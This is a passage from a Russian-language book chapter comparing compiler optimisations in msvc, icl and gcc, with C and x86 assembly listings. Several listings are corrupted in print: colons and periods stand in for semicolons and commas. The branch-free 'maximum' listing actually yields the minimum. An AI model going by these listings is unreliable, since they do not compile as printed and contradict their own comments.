Не всегда такая оптимизация проходит безболезненно. Компиляторы «забывают» о том, что некоторые вычисления имеют побочный эффект в виде выброса исключения. Код вида a = b/c; a = d можно оптимизировать в том и только в - том случае, если переменная c заведомо не равна нулю. Но ни один из трех рассматриваемых компиляторов такой проверки не выполняет! Забавно, но в сокращении арифметических выражений (о которых речь еще впереди) оптимизаторы ведут себя намного более осторожно — никто из них не рискует сокращать выражение (a/a) до единицы, даже если переменная a заведомо не равна нулю! Бардак, в общем.

УДАЛЕНИЕ ЛИШНИХ ОБРАЩЕНИЙ К ПАМЯТИ

Компиляторы стремятся размещать переменные в регистрах, избегая «дорогостоящих» операций обращения к памяти. Взять хотя бы такой код: i =*p+c; b = *p - d. Очевидно, что второе обращение к *p лишнее, и компиляторы поступают так: t =*p; i = t+c; b = t-d, при этом неявно полагается, что содержимое ячейки *p не изменяется никаким внешним кодом, в противном случае оп-

тимизация будет носить диверсионно-разрушительный характер. Что если переменная используется для обмена данными/синхронизации нескольких потоков? Пример, конечно, глупый: все знают, что для синхронизации используются семафоры и мьютексы. Но зато наглядный. Что если какой-то драйвер возвращает через нее результат своей работы? Наконец, что если мы хотим получить исключение по обращению к странице памяти? Для усмирения оптимизатора во всех этих случаях необходимо объявлять переменную как volatile (буквально: «изменчивый», «неуловимый»), тогда при каждом обращении она будет перечитываться из памяти.

Указатели — настоящий бич оптимизации. Компилятор никогда не может быть уверен, адресуют ли две переменных различные области памяти или обращаются к одной и той же ячейке памяти. Вот, например, листинг 33.7.

Листинг 33.7. Пример с лишними обращениями к памяти, от которых нельзя избавиться

```
f(int *a, int *b)
{
    int x;
    x = *a + *b;        // сложение содержимого двух ячеек
    *b = 0x69;          // изменение ячейки *b, адрес которой неизвестен компилятору
    x += *a;            // нет гарантии, что запись в ячейку *b не изменила ячейку *a
}
```

Компилятор не может разместить содержимое *a во временной переменной, поскольку, если ячейки *a и *b частично или полностью перекрываются, модификация ячейки *b приводит к неожиданному изменению ячейки *a!

То же самое относится и к следующему примеру (листинг 33.8).

Листинг 33.8. Пример с лишними обращениями к памяти, от которых можно избавиться вручную

```
f(char *x, int *dst, int n)
{
    int i;
    for (i = 0; i < n; i++) *dst += x[i];
}
```

Компилятор не может (не имеет права) выносить переменную dst за пределы цикла (а вдруг dst и x пересекаются? Язык-то этого не запрещает!), и обращения к памяти будут происходить на каждой итерации. Чтобы этого избежать, программист должен переписать код так (листинг 33.9).

Листинг 33.9. Оптимизированный вариант

```
f(char *x, int *dst, int n)
{
    int i,t =0;
    for (i=0;i<n;i++) t+=x[i];      // сохранение суммы во временной переменной
    *dst+=t;                        // запись конечного результата в память
}
```

УДАЛЕНИЕ КОПИЙ ПЕРЕМЕННЫХ

Для экономии памяти компиляторы обычно сокращают количество используемых переменных, выполняя алгебраическое развертывание выражений и удаляя лишние копии. В англоязычной литературе за данной техникой оптимизации закреплен термин «copy propagation», суть которого поясняется в следующем примере (листинг 33.10).

Листинг 33.10. Переменные a и b — лишние

```
main(int n, char** v)
{
    int a,b;
    a = n+1;
    b = 1-a;          // избавляется от переменной a: (1 - (n + 1));
    return a-b;       // избавляется от переменной b: ((n + 1) - (1 - (n + 1)));
}
```

Очевидно, что его можно переписать как 2*n+1, избавившись сразу от двух переменных. Все три рассматриваемых компилятора именно так и поступают. (С технической точки зрения, данный прием оптимизации является частным случаем более общего механизма алгебраического упрощения выражений и распределения регистров, который будет рассмотрен ниже.)

РАЗМНОЖЕНИЕ ПЕРЕМЕННЫХ

На процессорах с конвейерной архитектурой удаление «лишних» копий порождает ложную зависимость по данным, приводящую к падению производительности, и переменные приходится не только «сворачивать», но и размножать!

Рассмотрим пример (листинг 33.11).

Листинг 33.11. Ложная зависимость по данным

```
a = x + y;
b = a + 1;     // b зависит от a
a = i - j;
c = a - 1;     // c зависит от a… точнее, от ее второй "копии"
```

Операции `x + y` и `i - j` могут быть выполнены одновременно, но чтобы сохранить результат вычислений, часть процессорных модулей вынуждена простаивать в ожидании, пока не освободится переменная *a*.

Чтобы устранить эту зависимость, код необходимо переписать так (листинг 33.12).

Листинг 33.12. Размножение переменной a устраняет зависимость по данным

```
a1 = x + y;
b = a1 + 1;     // b зависит от a1
```

```
    a2 = i - j;
    c = a2 - 1;    // c зависит от a2. но не зависит от a1
```

Простейшие зависимости по данным процессоры от Pentium Pro и выше устраняют самостоятельно. Ручное размножение переменных здесь только вредит — количество регистров общего назначения ограничено, и компиляторам их катастрофически не хватает. Но это только снаружи. Внутри процессора содержится здоровый регистровый файл, автоматически «расщепляющий» регистры по мере необходимости.

Сложные зависимости по данным на микроуровне уже неразрешимы, и чтобы справиться с ними, необходимо иметь доступ к исходному тексту программы. Компилятор icl устраняет большинство зависимостей, остальные же оставляют все как есть.

РАСПРЕДЕЛЕНИЕ ПЕРЕМЕННЫХ ПО РЕГИСТРАМ

Регистров общего назначения всего семь, а чаще и того меньше. Регистр EBP используется для организации фреймов (также называемых стековыми кадрами), регистр EAX, по общепринятому соглашению, используется для возвращения значения функции. Некоторые команды (строковые операции, умножение/деление) работают с фиксированным набором регистров. Приходится на протяжении всей функции держать его «под сукном» или постоянно гонять данные от одного регистра к другому, что также не добавляет производительности.

Стратегия оптимального распределения переменных по регистрам (global registers allocation) — сложная задача, которую еще предстоит решить. Пусть слово «global» не вводит вас в заблуждение. Эта глобальность сугубо локального масштаба, ограничена одной-единственной функцией, а то и ее частью.

Компиляторы стремятся помещать в регистры наиболее интенсивно используемые переменные, однако под «интенсивностью» здесь понимается отнюдь не частота использования, а количество «упоминаний». Но ведь не все «упоминания» равнозначны! Вот, например, `if (++a % 16) b++; else c++;` — обращение к переменной c происходит в 16 раз чаще! Статистика обращений не всегда может быть получена путем прямого анализа исходного кода программы, так что ждать помощи со стороны машины — наивно.

Языки Си/С++ поддерживают специальное ключевое слово register, управляющее размещением переменных, однако оно носит характер рекомендации, а не императива, и все три рассматриваемых компилятора его игнорируют, предпочитая интеллекту программиста свой собственный машинный интеллект.

Представляет интерес сравнить распределение переменных по регистрам в глубоко вложенных циклах, поскольку его вклад в общую производительность весьма значителен. Рассмотрим следующий пример (листинг 33.13).

Листинг 33.13. Глубоко вложенный цикл чувствителен к качеству распределения переменных по регистрам

```
int *a, *b;
main(int n, char **v)
{
    int i,j; int sum=0;
    for (i = 0; i < n; i++)
        for (j = 0; j < n; j++)
            sum += sum*a[n*i + j] + sum/b[j] + x++;
    return sum+x;
}
```

Компилятору msvc регистров общего назначения уже не хватило, и три переменных, обрабатываемых внешним циклом, «вылетели» в стек. Компилятор icl «уложился» в 14 (!) стековых переменных, 5 (!) из которых обрабатываются во внутреннем цикле! О какой производительности после этого можно говорить?! Второе место занял gcc — из 10 стековых переменных 5 расположены во внутреннем цикле. А вы еще Microsoft ругаете... За счет чего такой выигрыш достигается? Обычно для распределения регистров используются графы, где в зависимости от интенсивности использования регистров они раскрашиваются в различные цвета — от холодного до горячего (поэтому эта техника часто называется color-map). Однако это — в теории. На практике же для достижения приемлемого качества распределения приходится прибегать к некоторому набору эвристических шаблонов, делающих «интуитивные» предположения о реальной «загруженности» той или иной переменной. Судя по всему, компилятор msvc использует большое количество эвристических шаблонов, поэтому с большим отрывом и побеждает остальных.

РЕГИСТРОВЫЕ РЕ-АССОЦИАЦИИ

Для преодоления катастрофической нехватки регистров некоторые компиляторы стремятся совмещать счетчик цикла с указателем на обрабатываемые данные. Код вида `for (i = 0; i < n; i++) n+=a[i];` превращается ими в `for (p= a; p < &a[n]; p++) n+=*p`. Экономия налицо! Впервые (насколько мне известно) эта техника была применена в компиляторах фирмы Hewlett-Packard, где она фигурировала под термином *register reassociation*. А что же конкуренты?! Возьмем следующий код — кстати, выдранный из документации на HP-компилятор (листинг 33.14).

Листинг 33.14. Неоптимизированный кандидат на регистровую РЕ-ассоциацию

```
int a[10][20][30];
void example (void)
{
    int i, j, k;
    for (k = 0; k < 10; k++)
        for (j = 0; j < 10;j++)
```

```
        for (i = 0; i < 10; i++)
            a[i][j][k] = 1;
}
```

Грамотный оптимизатор должен переписать его так (листинг 33.15).

Листинг 33.15. Оптимизированный вариант — счетчик цикла совмещен с указателем на массив

```
int a[10][20][30];
void example (void)
{
    int i, j, k;
    register int (*p)[20][30];
    for (k = 0; k < 10; k++)
        for (j = 0; j < 10; j++)
            for (p = (int (*)[20][30]) &a[0][j][k], i = 0; i < 10; i++)
    *(p++[0][0]) = 1;
}
```

Эксперимент показывает, что ни msvc, ни gcc не выполняют регистровых реассоциаций ни в сложных, ни даже в простейших случаях. С приведенным примером справился один лишь icl; впрочем, это его все равно не спасает, и msvc распределяет регистры намного лучше.

* ВЫРАЖЕНИЯ

УПРОЩЕНИЕ ВЫРАЖЕНИЙ

Выполнять алгебраические упрощения оптимизаторы научились лишь недавно, но эффект, как говорится, превзошел все ожидания. Редкий программистский код не содержит выражений, которые было бы нельзя сократить. Откройте документацию по MFC на разделе «Changing the Styles of a Window Created by MFC» и поучитесь, как нужно писать программы (листинг 33.16).

Листинг 33.16. Это так Microsoft нас учит писать программы

```
BOOL CMainFrame::PreCreateWindow(CREATESTRUCT& cs)
{
    // Create a window without min/max buttons or sizable border
    cs.style = WS_OVERLAPPED | WS_SYSMENU | WS_BORDER;

    // Size the window to 1/3 screen size and center it
    cs.cy = ::GetSystemMetrics(SM_CYSCREEN) / 3;
    cs.cx = ::GetSystemMetrics(SM_CXSCREEN) / 3;
    cs.y = ((cs.cy * 3) - cs.cy) / 2;
    cs.x = ((cs.cx * 3) - cs.cx) / 2;

    // Call the base-class version
    return CFrameWnd::PreCreateWindow(cs);
}
```

Неудивительно, что Windows так тормозит! Чтобы понять очевидное, парням из Microsoft потребовалось две операции умножения, две — деления и две — сложения. Итого: шесть операций. Проверим, сможет ли оптимизатор избавиться от мусорных операций, предварительно переписав код так (листинг 33.17).

Листинг 33.17. Неоптимизированный кандидат на алгебраическое упрощение

```
struct CS{int x;int y:}:
 f(int n,)
{
    struct CS cs:
    cs.y = n: cs.x = n:
    y = ((cs.y * 3) - cs.y) / 2:
    x = ((cs.x * 3) - cs.x) / 2:
    return y - x:
}
```

Компилятор msvc выбрасывает лишь часть операций, но чем он руководствуется при этом — непонятно. Оптимизатор легко раскрывает скобки (cs.y*3) – cs.y, но дальше этого он не идет, послушно выполняя бессмысленную операцию cs.y*2/2. И тут же, словно одумавшись, принудительно обнуляет регистр EAX, возвращая константный ноль. Судя по всему, результат выражения вычисляется компилятором еще на стадии трансляции, но он словно не решается им воспользоваться (листинг 33.18).

Листинг 33.18. Загадочный код, сгенерированный компилятором vc

```
    mov eax. [esp+arg_0]
    : загрузка n

    add    eax. eax
    : n *= 2: ( без учета знака)

    cdq
    : преобразовать двойное знаковое слово

    sub    eax. edx
    : учесть знак

    sar    eax. 1
    : n /= 2:
    xor    eax. eax
    : n = 0:
```

Компилятор icl выбрасывает мусорный код полностью, генерируя честный XOR EAX,EAX, а вот gcc вообще не выполняет никаких упрощений! Однако могущество icl очень переменчиво. Возьмем такой пример (листинг 33.19).

Листинг 33.19. Еще один кандидат на алгебраическое упрощение

```
f(int n)
{
```

```
    int x,y;
    x = n-n; y = n+n;
    return x+y-2*n+(n/n);
}
```

Казалось бы, что в нем сложного? Компиляторы msvc и gcc выкидывают все, кроме n/n, оставляя его на тот случай, если переменная n окажется равной нулю. Поразительно, но icl выполняет все вычисления целиком, не производя никаких упрощений.

Таким образом, выполнение алгебраических упрощений — весьма капризная и непредсказуемая операция. Не надейтесь, что компилятор выполнит ее за вас!

УПРОЩЕНИЕ АЛГОРИТМА

Наибольший прирост производительности дает именно алгоритмическая оптимизация (например, замена пузырьковой сортировки на сортировку вставками). Никакой компилятор с этим справиться не в состоянии — во всяком случае, пока. Но первый шаг уже сделан. Современные компиляторы распознают (или, по крайней мере, пытаются распознать) смысловую нагрузку транслируемого кода и при необходимости заменяют исходный алгоритм другим, намного более эффективным. Вот, например, листинг 33.20.

Листинг 33.20. Кандидат на упрощение алгоритма

```
main(int n, char **v)
{
    int a = 0;  int b = 0;
    for(i=0; i<n; i++) a++;     // многократное сложение - это умножение
    for(j=0; j<n; j++) b++;
    return a*b;
}
```

Для человека очевидно, что этот код можно записать так: n*n. Мой любимый msvc именно так и поступает, а вот icl и gcc накручивают циклы на кардан.

ИСПОЛЬЗОВАНИЕ ПОДВЫРАЖЕНИЙ

Хорошие оптимизаторы никогда не вычисляют значение одного и того же выражения дважды. Рассмотрим следующий пример (подвыражение (x*y) — общее):

```
a = x*y + n;
b = x*y - n;    // выражение (x*y) уже встречалось! и x,y с тех пор не менялись!
```

Чтобы избавиться от лишнего умножения, этот код необходимо переписать так:

```
t = x*y;      // вычислить выражение (x*y) и запомнить результат
a = t + n;    // подстановка уже вычисленного значения
b = t - n;    // подстановка уже вычисленного значения
```

Американцы называют это *удалением избыточности* (redundancy elimination) или *совместным использованием общих выражений* (Share Common Subexpressions).

Полное удаление избыточности (*Full Redundancy Elimination*, сокращенно *FRE*) предполагает, что совместное использование выражения происходит только в основных путях (path) выполнения программы. Ветвления при этом игнорируются. Частичное удаление избыточности (*Partial redundancy elimination*, сокращенно *PRE*) охватывает весь программный код — как внутри ветвлений, так и снаружи. То есть частичное удаление избыточности удаляет избыточность намного лучше, чем полное, хотя при полном программа компилируется чуть-чуть быстрее. Вот такая вот терминологическая путаница. Вся закавыка в том, что выражение «partial redundancy elimination» переводится на русский язык отнюдь не как «частичное удаление избыточности» (хоть это и общепринятый вариант), а как «удаление частичной избыточности», а «full redundancy elimination» — как «удаление полной избыточности», что совсем не одно и то же!

Все три рассматриваемых компилятора поддерживают совместное использование выражений. С приведенным примером они справляются легко. Но давайте усложним задачу, предложив им код подсчета суммы соседних элементов массива (листинг 33.21).

Листинг 33.21. Пример с неочевидной разбивкой на подвыражения

```
/* Sum neighbors of i,j */
up    = a[(i-1)*n + j  ];
down   = a[(i+1)*n + j  ];
left   = a[i*n     + j-1];
right   = a[i*n     + j+1];
sum    = up + down + left + right;
```

Даже для человека не всегда очевидно, что его можно переписать следующим образом, сократив количество операций умножения с четырех до одного (листинг 33.22).

Листинг 33.22. Полностью оптимизированный вариант (ручная оптимизация)

```
inj = i*n + j;              // однократное вычисление подвыражения
up =    val[inj - n];       // избавление от лишнего сложения
down =  val[inj + n];       // избавления от одного сложения и умножения
left =  val[inj - 1];       // избавление от одного сложения и умножения
right = val[inj + 1];       // избавление от одного сложения и умножения
sum = up + down + left + right;
```

Компилятор msvc успешно удалил лишнее выражение `i*n`, избавившись от одного умножения, и сгенерировал довольно туманный и медленный код, не оправдывающий возлагаемых на него надежд. Аналогичным образом поступил и gcc. Его основной конкурент — icl — хоть и сократил количество умножений наполовину, сгенерировал очень громоздкий код, сводящий на нет весь выигрыш от оптимизации. Короче говоря, с предложенным примером в полной мере не справился никто, и для достижения наивысшей производительности программист должен выполнять все преобразования самостоятельно. По крайней мере, необходимо добиться, чтобы все совместно используемые выражения в исходном тексте присутствовали в явном виде.

А как обстоят дела с удалением частичной избыточности? Вот, например:

```
if (n) a = x*y + n; else a = x*y - n;
```

Компилятор msvc уже не справляется и генерирует две операции умножения вместо одной. А вот компиляторы icl и gcc поступают правильно, вычисляя выражение x*y всего один раз.

ОПТИМИЗАЦИЯ ВЕТВЛЕНИЙ/BRANCH

Ветвления (*branch*, они же *условные/безусловные переходы*) относятся к фундаментальным основам любого языка, без которых не обходится ни одна программа, даже «hello, world!»! Ведь выход из функции main – это тоже ветвление, пускай и неявное (но ведь процессор синтаксисом языка не проведешь!). А сколько ветвлений содержит сама функция printf? А библиотека времени исполнения?

Суперскалярные микропроцессоры, построенные по конвейерной архитектуре (а все современные микропроцессоры именно так и устроены), быстрее всего выполняют линейный код и ненавидят ветвления. В лучшем случае они дезориентируют процессор, слегка приостанавливая выполнение программы, в худшем же – полностью очищают конвейер. А на последних Pentium'ах он очень длинный (и с каждой последующей моделью становится все длиннее и длиннее). Быстро его не заполнишь... на это может уйти не одна сотня тактов, что вызовет обвальное падение производительности.

Оптимизация переходов дает значительный выигрыш, особенно если они расположены внутри циклов (кстати говоря, циклы – это те же самые переходы), поэтому качество компилятора не в последнюю очередь определяется его умением полностью или частично избавляться от ветвлений.

ВЫРАВНИВАНИЕ ПЕРЕХОДОВ

Процессоры, основанные на ядрах Intel P6 и AMD K6, не требуют выравнивания переходов, за исключением того случая, когда целевая инструкция или сама команда перехода расщепляются границей кэш-линейки пополам, в результате чего наблюдается значительное падение производительности. Наибольший ущерб причиняют переходы, находящиеся в циклах с компактным телом и большим уровнем вложения.

Чтобы падения производительности не происходило, некоторые компиляторы прибегают к выравниванию, располагая инструкции перехода по кратным адресам, и заполняют образующиеся дыры незначащими инструкциями, такими как XCHG EAX,EAX (обмен содержимого регистров EAX местами) или MOV EAX, EAX (пересылка содержимого EAX в EAX). Это увеличивает размер кода и несколько снижает его производительность, поэтому бездумное (оно же «агрессивное») выравнивание только вредит.

Легко показать, что машинная команда требует выравнивания в тех и только тех случаях, когда условие ((addr % cache_len + sizeof(ops)) > cache_len) становится истинным. Здесь addr – линейный адрес инструкции, cache_len – размер кэш-линейки (в зависимости от типа процессора равный 32, 64 или 128 бай-

там), ops — сама машинная инструкция. Количество выравнивающих байтов рассчитывается по формуле cache_len - (addr % cache_len).

Именно так поступают все программисты, владеющие языком Ассемблер. Ассемблерщики, но только не компиляторы! Msvc и icl вообще не выравнивают переходов, а gcc выравнивает целевую инструкцию на фиксированную величину, кратную степени двойки (то есть 2, 4, 8...), что является крайне неэффективной стратегией выравнивания; однако даже плохая стратегия все же лучше, чем совсем никакой. Кстати говоря, именно по этой причине компиляторы msvc и icl генерируют неустойчивый код, точнее — код с «плавающей» производительностью, быстродействие которого главным образом зависит от того, расщепляются ли глубоко вложенные переходы или нет. А это, в свою очередь, зависит от множества трудно прогнозируемых обстоятельств, включая фазу Луны и количество осадков.

Учитывая, что средняя длина x86-инструкций составляет 3,5 байта, целесообразнее всего выравнивать переходы по границе четырех байт (ключ -falign-jumps=4 компилятора gcc). Ключ -fno-align-jumps (или эквивалентный ему -falign-jumps=1) отключает выравнивание. Ключ -falign-jumps=0 задействует выравнивание по умолчанию, автоматически выбираемое компилятором в зависимости от типа процессора.

Формула расчета оптимальной кратности выравнивания для процессоров от Intel Pentium II и выше:

```
if ((addr % cache_len + sizeof(ops)) > cache_len)
        align = cache_len - (addr % cache_len);
```

ЧАСТИЧНОЕ ВЫЧИСЛЕНИЕ УСЛОВИЙ

«Летят два крокодила — один квадратный, другой тоже на север», — вот хороший пример техники *быстрого булевого вычисления* (*частичное вычисление условий*, *Partial evaluation of test conditions* или *short-circuiting*). Собственно, ничего «быстрого» в нем нет. Если первое из нескольких условий, связанных оператором AND, ложно (где видели квадратных крокодилов?), остальные уже не вычисляются. Соответственно, если первое из нескольких условий, связанных оператором OR, истинно, вычислять остальные нет нужды. И это отнюдь не свойство оптимизатора (как утверждают некоторые рекламные буклеты), а требование *языка*, без которого ветвления вида if (x && (y/x)) были бы невозможны, поскольку вычислять значение выражения y/x можно тогда и только тогда, когда x=!0, то есть выражение x истинно. В противном случае процессор выбросит исключение и выполнение программы будет остановлено. Поэтому такая стратегия поведения сохраняется даже при отключенном оптимизаторе. Все три рассматриваемых компилятора поддерживают быстрое булево вычисление. Если выражение (a == b) истинно, выражение (c == d) уже не проверяется:

```
if ((a == b) || (c == d))…
```

УДАЛЕНИЕ ИЗБЫТОЧНЫХ ПРОВЕРОК

Небрежное кодирование часто приводит к появлению избыточных или даже заведомо ложных проверок, полностью или частично дублирующих друг друга,

например: if (a > 9) … if (a > 6)…. Очевидно, что вторая проверка лишняя, и icl благополучно ее удаляет. Остальные рассматриваемые компиляторы такой способностью не обладают, послушно генерируя следующий код (неоптимизированный вариант):

```
if (n > 10) a++; else return 0;
if (n > 5) a++; else return 0;    // избыточная проверка
if (n < 2) a++; else return 0;    // заведомо ложная проверка
```

и оптимизированный вариант:

```
if (n > 10) a+=2; else return 0;
```

УДАЛЕНИЕ ПРОВЕРОК НУЛЕВЫХ УКАЗАТЕЛЕЙ

Программисты до сих пор не могут определиться, кто должен осуществлять проверку аргументов — вызывающая или вызываемая функция. Многие стандарты кодирования предписывают выполнять такую проверку обеим (листинг 33.23).

Листинг 33.23. Неоптимизированный вариант

```
f1(int *p)
{
    // проверка № 2 может быть удалена компилятором,
    // так как ей предшествовала запись по указателю
    if (p) return *p+1; else return -1;
}

f2(int *p)
{
    // проверка № 1/запись по указателю
    if (p) *p = 0x69; else return -1;
    return f1(p);
}
```

Лишние проверки увеличивают размер кода и замедляют его выполнение (особенно если находятся глубоко в цикле), поэтому компилятор gcc поддерживает специальный ключ -fdelete-null-pointer-checks, «вычищающий» их из программы. Вся соль в том, что x86-процессоры (как и большинство других) на аппаратном уровне отслеживают обращения к нулевым указателям, автоматически выбрасывая исключение, если такое обращение действительно произошло. Поэтому если проверке на «легитимность» указателя предшествует операция чтения/записи по этому указателю, эту проверку можно не выполнять. Рассмотрим листинг 33.23. Сначала проходит проверка указателя (проверка 1), потом в него записывается число 0x69, и указатель передается функции f1, выполняющей повторную проверку (проверка 2). Компилятор видит, что вторая проверка осуществляется уже *после обращения к указателю* (естественно, чтобы ему это увидеть, функция f1 должна быть встроена или должен быть задействован режим глобальной оптимизации). Компилятор рассуждает так: если операция присвоения *p = 0x69 проходит успешно и процессор не выбрасывает исключения, то указатель p гарантированно не равен нулю и в проверке нет никакой нужды. Если же указатель равен нулю,

тогда при обращении к нему процессор выбросит исключение и до проверки дело все равно не дойдет. Так зачем же тогда ее выполнять?

Компиляторы msvc и icl такой техники оптимизации не поддерживают. Правда, в режиме глобальной оптимизации icl может удалять несколько подряд идущих проверок (при встраивании функций это происходит довольно часто), поскольку это является частным случаем техники удаления избыточных проверок; однако ситуацию «проверка/модификация-указателя/обращение-к-указателю/проверка» icl уже не осилит. А вот gcc справляется с ней без труда!

СОВМЕЩЕНИЕ ПРОВЕРОК

Совмещение проверок очень похоже на повторное использование подвыражений: если одна и та же проверка присутствует в двух или более местах и отсутствуют паразитные зависимости по данным, все проверки можно объединить в одну (листинги 33.24 и 33.25).

Листинг 33.24. Неоптимизированный вариант, две проверки

```
if (CPU_TYPE == AMD)          // проверка
    x = AMD_f1(y);
else
    x = INTEL_f1(y);
…
if (CPU_TYPE == AMD)          // еще одна проверка
    a = AMD_f2(b);
else
    a = INTEL_f2(b);
```

Листинг 33.25. Оптимизированный вариант, только одна проверка

```
if (CPU_TYPE == AMD)          // только одна проверка
{
    x = AMD_f1(y);
    a = AMD_f2(b);
}
    else
{
    x = INTEL_f1(y);
    a = INTEL_f2(b);
}
```

Из всех трех компиляторов совмещать проверки умеет только icl, да и то не всегда.

СОКРАЩЕНИЕ ДЛИНЫ МАРШРУТА

Если один условный или безусловный переход указывает на другой безусловный переход, то все три рассматриваемых компилятора автоматически перенаправляют первый целевой адрес на последний, что и демонстрирует следующий пример (листинги 33.26 и 33.27).

Листинг 33.26. Неоптимизированный вариант

```
    goto lab_1      ; // переход к метке lab_1 на безусловный переход к метке lab_2
....
lab_1:    goto lab_2     ; // переход к метке lab_2
....
lab_2:
```

Листинг 33.27. Оптимизированный вариант

```
    goto lab_2      ; // сразу переходим к метке lab_2, минуя lab_1
....
lab_1:    goto lab_2     ; // переход к метке lab_2
....
lab_2:
```

Разумеется, оператор goto не обязательно должен присутствовать в программном коде в явном виде, а вполне может быть «растворен» в цикле (листинг 33.28).

Листинг 33.28. Неоптимизированный вариант

```
while(a)          // lab_1:if (!a) goto lab_4
{
    while(b)      // lab_2:if (!b) goto lab_3    /* переход на безусловный переход */
    {
        /* код цикла */
    }             //    goto lab_2
}                 // lab_3:    goto lab_1
                  // lab_4:
```

После оптимизации этот код будет выглядеть так (листинг 33.29).

Листинг 33.29. Оптимизированный вариант

```
while(a)                 // lab_1:    if (!a) goto lab_4
{
    while(b)             // lab_2:    if (!b) goto lab_1    /* оптимизировано */
    {
        /* код цикла */
    }            //    goto lab_2
}                // lab_3:    goto lab_1
                // lab_4:
```

Аналогичным способом осуществляется и оптимизация условных/безусловных переходов, указывающих на другой условный переход. Вот, посмотрите неоптимизированный вариант:

```
    jmp lab_1          ; // переход на условный переход
    ...
lab_1: jnz lab_2
```

И оптимизированный:

```
    jnz lab_2          ; // оптимизировано
    ...
lab_1: jnz lab_2
```

Заметим, что в силу ограниченной «дальнобойности» (см. раздел «Трансляция кротких условных переходов») условных переходов в некоторых случаях длину цепочки приходится не только уменьшать, но и увеличивать, прибегая к следующему трюку:

```
jz far_far_away              jnz next_lab
  ——трансформация -       → jmp far_far_away
                             next_lab:
```

Условный или безусловный переход, указывающий на выход из функции, всеми тремя компиляторами заменяется на непосредственный выход из функции, при условии что код-эпилог достаточно мал и накладные расходы на его дублирование невелики (листинги 33.30 и 33.31).

Листинг 33.30. Неоптимизированный вариант

```
f(int a. int b)
{
    while(a--)
    {
        if (a == b) break: // условный переход на return a:
    }
    return a:
}
```

Листинг 33.31. Оптимизированный вариант

```
    f(int a. int b)
{
    while(a--)
    {
        if (a == b) return a: //непосредственный return a:
    }
    return a:
}
```

УМЕНЬШЕНИЕ КОЛИЧЕСТВА ВЕТВЛЕНИЙ

Все три компилятора просматривают код в поисках условных переходов, перепрыгивающих через безусловные (conditional branches over unconditional branches), и оптимизируют их: инвертируют условный переход, перенацеливая его на адрес безусловного перехода, а сам безусловный переход удаляют, уменьшая тем самым количество ветвлений на единицу. Неоптимизированный вариант:

```
    if (x) a=a*2: else goto lab_1:// двойное ветвление if - else
    b=a+1
lab_1:    c=a*10
```

И оптимизированный вариант:

```
    if (!x) goto lab_1:            // одинарное ветвление
    a=a*2:
    b=a+1:
lab_1: c=a*10:
```

Оператор goto не обязательно должен присутствовать в тексте явно, он вполне может быть частью do/while/break/continue. Вот, например, листинги 33.32 и 33.33.

Листинг 33.32. Неоптимизированный вариант, два ветвления

```
while(1)
{
    if (a==0x66) break;    // условный переход
    a=a+rand();
};                     // скрытый безусловный переход на начало цикла
```

Листинг 33.33. Оптимизированный вариант, одно ветвление (ветвление перед началом цикла не считается, так как исполняется всего лишь раз)

```
if (a!=0x66)         // "сдирание" одной итерации цикла
do{
    a=a+rand();
}while(a!=0x66);     // инвертируем переход, только одно ветвление
```

СОКРАЩЕНИЕ КОЛИЧЕСТВА СРАВНЕНИЙ

Процессоры семейства x86 (как и многие другие) обладают одной очень интересной концепцией, которой нет ни в одном языке высокого уровня. Операции вида `if (a>b)` выполняются в два этапа. Сначала из числа a вычитается число b, и состояние вычислительного устройства сохраняется в регистре флагов. Различные комбинации флагов соответствуют различным отношениям чисел, и за каждый из них отвечает «свой» условный переход. Например, листинг 33.34.

Листинг 33.34. Сравнение двух чисел на языке ассемблера

```
    cmp eax,ebx     // сравниваем eax с ebx, запоминая результат во флагах
    jl lab_1        // переход, если eax < ebx
    jg lab_2        // переход, если eax > ebx
lab_3:             // раз мы здесь, eax == ebx
```

На языках высокого уровня все не так, и операцию сравнения приходится повторять несколько раз подряд, что не способствует ни компактности, ни производительности. Но, может быть, ситуацию исправит оптимизатор? Рассмотрим следующий код:

```
    if (a < 0x69) printf("b");
    if (a > 0x69) printf("g");
    if (a == 0x69) printf("e");
```

Дизассемблирование показывает, что компилятору msvc потребовалось целых два сравнения, а вот icl было достаточно и одного. Компилятор gcc не заметил подвоха и честно выполнил все три сравнения.

ИЗБАВЛЕНИЕ ОТ ВЕТВЛЕНИЙ

Теория утверждает, что любой вычислительный алгоритм можно развернуть в линейную конструкцию, заменив все ветвления математическими операциями (как правило, запутанными и громоздкими).

Рассмотрим функцию поиска максимума среди двух целых чисел: `((a>b)?a:b)`, для наглядности записанную так: `if (a<b) a=b`. Как избавиться от ветвления? В этом нам поможет машинная команда SBB, реализующая вычитание с заемом. На языке ассемблера это могло бы выглядеть, например, так (листинг 33.35).

Листинг 33.35. Поиск максимума среди двух целых чисел без использования ветвлений

```
SUB b, a
; отнять от содержимого 'b' значение 'a', записав результат в 'b'
; если a > b, то процессор установит флаг заема в единицу
SBB c, c
; отнять от содержимого 'c' значение 'c' с учетом флага заема,
; записав результат обратно в 'c' ('c' - временная переменная)
; Если a <= b, то флаг заема сброшен и 'c' будет равно 0.
; Если a > b, то флаг заема установлен и 'c' будет равно -1.
AND c, b
; выполнить битовую операцию (c & b), записав результат в 'c'
; Если a <= b, то флаг заема равен нулю, 'c' равно 0,
; значит, c =(c & b) == 0, в противном случае c == b - a
;
ADD a, c
; выполнить сложение содержимого 'a' со значением 'c', записав
; результат в 'a'.
; если a <= b, то c = 0 и a = a
; если a > b, то c = b - a и a = a + (b-a) == b
```

Компилятор msvc поддерживает замену ветвлений математическими операциями, однако использует несколько другую технику, отдавая предпочтение инструкции SETcc xxx, устанавливающей xxx в единицу, если условие cc истинно. Как показывает практика, msvc оптимизирует только ветвления константного типа, то есть `if (n > m) a = 66; else a = 99;` еще оптимизируется, а `if (n > m) a = x; else a = y;` — уже нет.

Компилятор gcc, использующий инструкцию условного присвоения CMOVcc, оптимизирует все конструкции типа `min`, `max`, `set flags`, `abs` и т. д., что существенно увеличивает производительность, однако требует как минимум Pentium Pro (инструкция SETcc работает и на Intel 80386). За это отвечают ключи `-fif-conversion` и `-fif-conversion2`, которые на платформе Intel эквивалентны друг другу. (Вообще говоря, gcc поддерживает множество ключей, отвечающих за ликвидацию ветвлений, однако на платформе Intel они лишены смысла, поскольку в лексиконе x86-процессоров просто нет соответствующих команд!)

